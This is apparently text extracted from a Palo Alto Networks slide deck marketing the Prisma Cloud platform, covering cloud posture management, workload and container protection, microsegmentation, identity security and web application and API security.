


Cloud Network Security configuration of a small environment

- Misconfigurations are easily possible
- Misconfigurations lead to security breaches and data exfiltration



Vulnerabilities and Misconfiguration lead to compromised infrastructure



Bad Actor (Attacker)

73% of cloud breaches involve an email or web server

Avg 280 days before breach is identified and contained

100K new attack variants created each day

Attack can spread to 45K+ instances in 30 min

Ransomware

Data Exfil

Palo Alto Networks Portfolio Protects Customers from the Apache Log4j Vulnerability



Customers Need to Patch!

Customers need a growing number of capabilities to secure their cloud environments



Visibility, Compliance, Governance

Misconfigurations

Compliance

Advanced threats
(Cryptomining, Account
Compromise)



Workload Security

Vulnerabilities - Host,
Container, Serverless

Runtime Threats


Web Application & API
Protection



Network Security

Cloud-Native Network
Segmentation

Network Threat
Prevention / NGFW



Identity Security

Identity and Access
Misconfiguration

Over-Privileged Access



Application Lifecycle Security

Code vulnerabilities, CI / CD pipeline vulnerabilities

Prisma Cloud

Integrated capabilities for complete cloud native application protection



Cloud Code Security

Secure app artifacts, analyze code, and fix issues

Infrastructure as Code (IaC) Security integrated in CI/CD Pipeline



Cloud Security Posture Management

Monitor cloud security posture, detect and respond to threats, maintain compliance

Visibility, Compliance & Governance

Threat Detection

Data Security



Cloud Workload Protection


Secure hosts, containers, and serverless across the application cycle

Host Security

Container Security

Serverless Security

Web App & API Security



Cloud Network Security

Monitor and secure cloud networks, enforce microsegmentation

Identity-Based Microsegmentation




Cloud Identity Security

Enforce permissions and secure identities across workloads and clouds

Cloud Infrastructure Entitlement Management

Cloud Native Application Lifecycle Security through Build-Deploy-Run Phase


Cloud Security: step by step approach



Key Value

- All Security Use-Cases Integrated in one platform
- Common alerting and routing of security incidents
- Workload protection based on real time and snapshots
- Raise cross-organizational maturity against security threats

Vulnerabilities and Misconfiguration lead to compromised infrastructure



Cloud Security Posture Management to achieve compliance and secure multi-cloud environments




Multi-cloud visibility and security

Support for the world's 5 largest clouds, including AWS, Azure, Google Cloud, Alibaba Cloud, and OCI

Optimized compliance

Real-time and historical compliance with over 40 pre-build frameworks



Integrated threat detection

Monitor and analyze cloud audit logs and network flow logs to detect and prevent threats


Scan and secure public cloud data

Audit cloud storage and identify personal information and malware, integrated with WildFire

Easy onboarding and proven scalability

Unify users and cloud accounts in a single UI for managing and enabling cloud security

Vulnerabilities and Misconfiguration lead to compromised infrastructure




Cloud Workload Protection to secure hosts, containers, and Serverless-Functions



Agent-based protection and Agentless scanning

Protect hosts, containers, and serverless all from a central Console



Runtime protection and forensics

Secure all application tech stacks and investigate events and incidents


Cloud native compliance

400+ checks covering the Linux, Docker, and Kubernetes CIS Benchmarks, plus Windows and Istio

Integrated Web Application & API Security

Protection including OWASP Top 10, API protection, bot risk management, and more

Vulnerabilities and Misconfiguration lead to compromised infrastructure



Web Application and API Security - Protect web applications and APIs across any public or private cloud.




Prisma® Cloud WAAS provides an integrated approach to Web Application and API Security as part of our Cloud Native Security Platform, supporting the OWASP Top 10 and API protection, along with capabilities like Vulnerability Management, Compliance, and Runtime Defense. The WAAS module automatically detects and protects microservices-based web applications and APIs in cloud and on-premises environments.

- OWASP Top 10 protection
- Application and API Protection
- Bot risk management
- Virtual patching (using Custom Rules)
- Application DoS protection
- Continuous Event visibility


